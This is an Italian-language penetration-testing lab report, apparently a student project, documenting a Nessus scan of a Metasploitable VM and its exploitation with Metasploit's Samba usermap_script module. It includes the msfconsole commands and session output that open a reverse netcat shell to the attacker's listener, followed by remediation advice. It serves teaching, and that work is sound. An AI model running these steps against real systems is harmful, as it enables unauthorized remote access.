View the full module info with the info, or info -d command.
```

- Caricato il modulo con use 0 e visualizzato le options per conoscere i parametri necessari.
- Nelle options sono evidenti RHOSTS/RPORT per il target e LHOST/LPORT per il listener del payload.
- Controllare queste impostazioni evita errori logistici e permette di parametrizzare correttamente l'attacco.



- Settato il target su 192.168.50.150 e il listener sulla Kali (192.168.50.100:5555).
- Avviando run, Metasploit ha attivato il reverse TCP handler in attesa della connessione inversa.
- Questo è il momento critico: se il payload funziona, la vittima stabilisce la connessione verso il nostro listener.

# Final Exploit

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
```

- Metasploit ha confermato l'apertura della sessione con il messaggio Command shell session 1 opened.
- Dalla shell remota è stato eseguito ifconfig per verificare l'identità e la configurazione di rete dell'host compromesso.
- L'output conferma eth0 con 192.168.50.150/24, attestando l'accesso alla macchina prevista e permettendo di proseguire con raccolta informazioni o cleanup.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:33924) at 2025-11-10 14:12:58 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:62:1a:e6
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe62:1ae6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:45776 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36553 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5141679 (4.9 MB) TX bytes:6877105 (6.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:603 errors:0 dropped:0 overruns:0 frame:0
          TX packets:603 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:199753 (195.0 KB) TX bytes:199753 (195.0 KB)
```



## 1. Preparazione rete VirtualBox

- Creata rete NAT interna 192.168.50.0/24 (HomeLab / ProgettoBW2-G4) con DHCP abilitato per isolare il laboratorio.

## 2. Assegnazione indirizzi IP

- Configurato Kali con IP statico 192.168.50.100/24 (gateway 192.168.50.1, DNS 1.1.1.1).
- Configurata Metasploitable con IP statico 192.168.50.150/24 tramite /etc/network/interfaces.

## 3. Verifica connettività di base

- Controllo ip a su entrambi gli host per confermare eth0 e gli indirizzi.
- Eseguiti ping bidirezionali tra Kali e Metasploitable per assicurare comunicazione stabile.

## 4. Avvio servizio di scanning

- Avviato Nessus su Kali (systemctl start nessusd) e creato uno scan tipo Basic Network Scan chiamato “Build Week G4” con target 192.168.50.150.

## 5. Configurazione scan Nessus

- Impostata discovery su porte comuni (SYN/TCP/ICMP/ARP), assessment su profilo “Default” per ridurre falsi positivi, verbosità aumentata per dettagli estesi e opzioni di performance conservative.

## 6. Esecuzione scan e analisi risultati

- Lanciato lo scan; ottenuto report con varie vulnerabilità. Tra le evidenze principali: Samba Badlock (CVE-2016-2118) e SMB signing non obbligatorio.

# Our Timeline

## 7. Selezione vettore d'attacco

- In msfconsole ricercato il modulo usermap\_script e individuato exploit/multi/samba/usermap\_script come exploit adatto per Samba.

## 8. Preparazione exploit in Metasploit


- Caricato il modulo (use 0), verificate le opzioni (RHOSTS, RPORT, LHOST, LPORT) e payload di default (cmd/unix/reverse\_netcat).

## 9. Parametrizzazione e lancio

- Impostato RHOSTS = 192.168.50.150, LHOST = 192.168.50.100, LPORT = 5555.
- Eseguito run: avviato reverse TCP handler e attesa connessione inversa.

## 10. Compromissione e verifica

- Ricevuta connessione: Command shell session 1 opened.
- Dalla shell remota eseguito ifconfig per confermare eth0 = 192.168.50.150/24, attestando l'accesso al sistema target.



# Executive Summary

## 1. Obiettivo raggiunto:

- ambiente di laboratorio predisposto, vulnerabilità rilevate con Nessus e sfruttamento pratico con Metasploit che ha portato all'apertura di una shell remota sulla macchina vittima.

## 2. Flusso operativo valido:

- configurazione rete → verifica connettività → scanning automatizzato → analisi risultati → scelta exploit congruente → configurazione handler → esecuzione exploit → verifica post-compromissione.
- Questo workflow dimostra l'intero processo di penetration testing didattico, dalla ricognizione alla compromissione controllata.

## 3. Vettore critico identificato:

- Samba (porta 445) – in particolare vulnerabilità legate a Badlock e alla mancata firma SMB – che rendono possibile attacchi MITM e l'esecuzione remota con i moduli Metasploit.

## 1. Impatto e rischio:


- l'accesso ottenuto permette esecuzione di comandi sul sistema vittima e raccolta di informazioni; anche se classificato mediamente in alcuni casi, combinazioni di debolezze possono portare a compromessi più gravi in reti reali.

## 2. Raccomandazioni immediate:

- aggiornare Samba alle versioni corrette e abilitare SMB signing obbligatorio; applicare patch, ridurre superficie esposta e usare configurazioni sicure di rete.

## 3. Prossimi passi pratici (consigliati):

- documentare gli screenshot e i log per il report, eseguire un pivot/ricognizione controllata solo se necessario, raccogliere evidenze utili (enumerazione utenti, privilegi, file sensibili) e infine ripetere il test su immagini aggiornate per verificare mitigazioni.



GHOSTPROTOCOL

Thank You  
We Guard You!